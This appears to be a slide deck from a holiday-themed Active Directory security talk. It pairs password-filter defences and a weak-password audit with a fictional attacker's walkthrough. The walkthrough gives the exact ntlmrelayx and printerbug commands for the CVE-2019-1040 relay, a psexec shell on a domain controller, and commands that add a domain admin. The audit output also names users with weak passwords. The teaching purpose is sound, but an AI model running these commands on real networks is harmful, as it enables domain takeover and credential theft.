
Name	Type	Data
(Default)	REG_SZ	(value not set)
auditbasedirect...	REG_DWORD	0x00000000 (0)
auditbaseobjects	REG_DWORD	0x00000000 (0)
Authentication ...	REG_MULTI_SZ	msv1_0
Bounds	REG_BINARY	00 30 00 00 00 20 00 00
crashon		
disable		
everyon		
forcegu		
fullpriv		
LimitBl		
LsaPid		
NoLmH		
Notifica		
Produc		
restrict		
restrict		
SecureB		
Security		

The 'Edit Multi-String' dialog box shows the following values:

Value name	Value data
Notification Packages	rassfm scecli PwnedPasswordsDLL-API

PwnedPasswordsDLL-API

Option 2: Pwned Passwords API



Option 3: SafePass.Me



<https://safepass.me>

The most comprehensive collection of breached and compromised passwords

safepass.me™ was created specifically to address the new password guidelines from NIST and NCSC (800-63b) that recommend checking user passwords against public database breaches. safepass.me™ does this in the most efficient way, using a probabilistic data structure and AI to minimise the query time and the size of the overall memory footprint on the system. We check for over 551 million passwords in a fraction of a second using a superset of the Have I Been Pwned (HIBP) database created and maintained by Troy Hunt. Have I Been Pwned is the largest collection of compromised data breaches currently available. We've consolidated a 30GB database file into a very manageable 500MB self-contained installer.

Option 3: SafePass.Me



https://safepass.me



SafePassMe Setup




Installing SafePassMe



Please wait while the Setup Wizard installs SafePassMe.

Status:



Option 3: SafePass.Me



https://safepass.me




wordlist - Notepad

File Edit Format View Help

```
# This file will be used by safepass.me as an additional wordlist to check against.  
# Please refer to the documentation for details on how to use it.
```

```
Dasher  
Dancer  
Prancer  
Vixen  
Comet  
Cupid  
Donner  
Blitzen  
Santa  
NaughtyList  
Kringle  
Elf|
```


Option 3: SafePass.Me



^^^ Warning about this pop up message! ^^^

Audit for bad passwords in your AD

 <https://github.com/CredDefense/CredDefense>



Audit for bad passwords in your AD

 <https://github.com/CredDefense/CredDefense>

Target DC

workshop.north.pole

Password File

C:\Users\Administrator\Desktop\wordlist.txt

Choose Password File

Save File

C:\Users\Administrator\Desktop\pwned.txt

Choose Save File

Audit for bad passwords in your AD

 <https://github.com/CredDefense/CredDefense>

 pwned - Notepad

File Edit Format View Help

WTucker RWhitfield

Users with 0777a4052c6bb8f1c45645d73be04c11 for NTHash-----

NBailey HMerrill YWalls

Users with Prancer for Password-----

frosty

Users with Winter2019! for Password-----

help (AD)

Users with JingleAllTheWay for Password-----

brian

Password Stats-----

Password File: C:\Users\Administrator\Desktop\wordlist.txt

Total Time: 5.489

Total Unique: 5179

Total Cracked: 3

DA's Cracked: 1

Stop people from picking bad passwords!

Three free/cheap options help you stop bad password use!

Option 1: Pwned Passwords DLL

Option 2: Pwned Passwords API DLL

Option 3: SafePass.me


	Pwned Passwords API	Pwned Passwords DLL	SafePass.me
Cost	Free (or not)	Free	See Website
Local or cloud hosted?	Cloud	Local	Local
Password data transmitted over the Internet?	Partial	No	No
Requires local storage of password wordlists?	No	Yes	Yes
Allow custom wordlists?	No	Yes	Yes


Clark Griswold's plan of attack

- ***Drop a device on Santa's workshop network (worked!)***
- ***Sniff the network for credentials (worked!)***
- Take over domain controllers in 2 commands
- Crack Kerberoastable accounts
- Abuse (lack of) SMB signing
- Pass the local admin hash!



Take over domain controllers in 2 commands

 <https://dirkjanm.io/exploiting-CVE-2019-1040-relay-vulnerabilities-for-rce-and-domain-admin/>



Using any AD account, connect over SMB to the victim server, and trigger the SpoolService bug.

The attacker server will connect back to you over SMB, which can be relayed with a modified version of ntlmrelayx to LDAP.

Using the relayed LDAP authentication, grant Resource Based Constrained Delegation privileges for the victim server to a computer account under the control of the attacker.

The attacker can now authenticate as any user on the victim server.

```
1: ntlmrelayx.py -t ldaps://first-domain-controller.company.local --remove-mic --delegate-access -smb2support
```


```
2: python printerbug.py company.local/someuser@second-domain-controller IP.OF.ATTACKING.BOX
```

Take over domain controllers in 2 commands

```
[*] Authenticating against ldaps://[redacted] as [redacted]-DC2$
SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domain
$
[*] SMBD-Thread-5: Received connection from 10.0.0.10, attacking target ldaps://
[redacted]-dc1.
[-] Authenticating against ldaps:// [redacted]dc1.[redacted].com as \ FAILED
[*] SMBD-Thread-6: Received connection from 10.0.0.10, attacking target ldaps://
[redacted]dc1.
[-] Authenticating against ldaps:// [redacted]-dc1. as \ FAILED
[*] Attempting to create computer in: CN=Computers,DC=[redacted],DC=com
[*] Adding new computer with username: BUQPZNVL$ and password: [redacted] r
result: OK
[*] Delegation rights modified successfully!
[*] BUQPZNVL$ can now impersonate users on [redacted]-DC2$ via S4U2Proxy
```


Take over domain controllers in 2 commands

```
root@wkstn01:/opt/impacket2/examples# python ./psexec.py -k -no-pass  
com/administrator@ -dc2.: com cmd  
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation  
  
[*] Requesting shares on dc2.: com.....  
[*] Found writable share ADMIN$  
[*] Uploading file HnUYDDGZ.exe  
[*] Opening SVCManager on | dc2.: com.....  
[*] Creating service Urai on -dc2. .com.....  
[*] Starting service Urai.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>
```



Take over domain controllers in 2 commands

Administrator: Command Prompt

```
C:\>net user clark ILuvChristm@s! /ADD /DOMAIN  
The command completed successfully.
```

```
C:\>net group "Domain Admins" clark /ADD /DOMAIN  
The command completed successfully.
```

```
C:\>net group "Domain Admins"  
Group name      Domain Admins  
Comment        Designated administrators of the domain
```

Members

```
-----  
Administrator      clark                      help  
The command completed successfully.
```

```
C:\>_
```

6

How can Santa defend against this?



Patch all the things 😊

Clark Griswold's plan of attack

- ***Drop a device on Santa's workshop network (worked!)***
- ***Sniff the network for credentials (worked!)***
- ***Take over domain controllers in 2 commands (worked!)***
- Crack Kerberoastable accounts
- Abuse (lack of) SMB signing
- Pass the local admin hash!



Crack Kerberoastable accounts

 <https://www.blackhillsinfosec.com/a-toast-to-kerberoast/>


What is Kerberoasting?

The Microsoft implementation of Kerberos can be a bit complicated, but the gist of the attack is that it takes advantage of legacy Active Directory support for older Windows clients and the type of encryption used and the key material used to encrypt and sign Kerberos tickets.

In other words:

“Any valid user can request (and crack!) hashes for service accounts...”

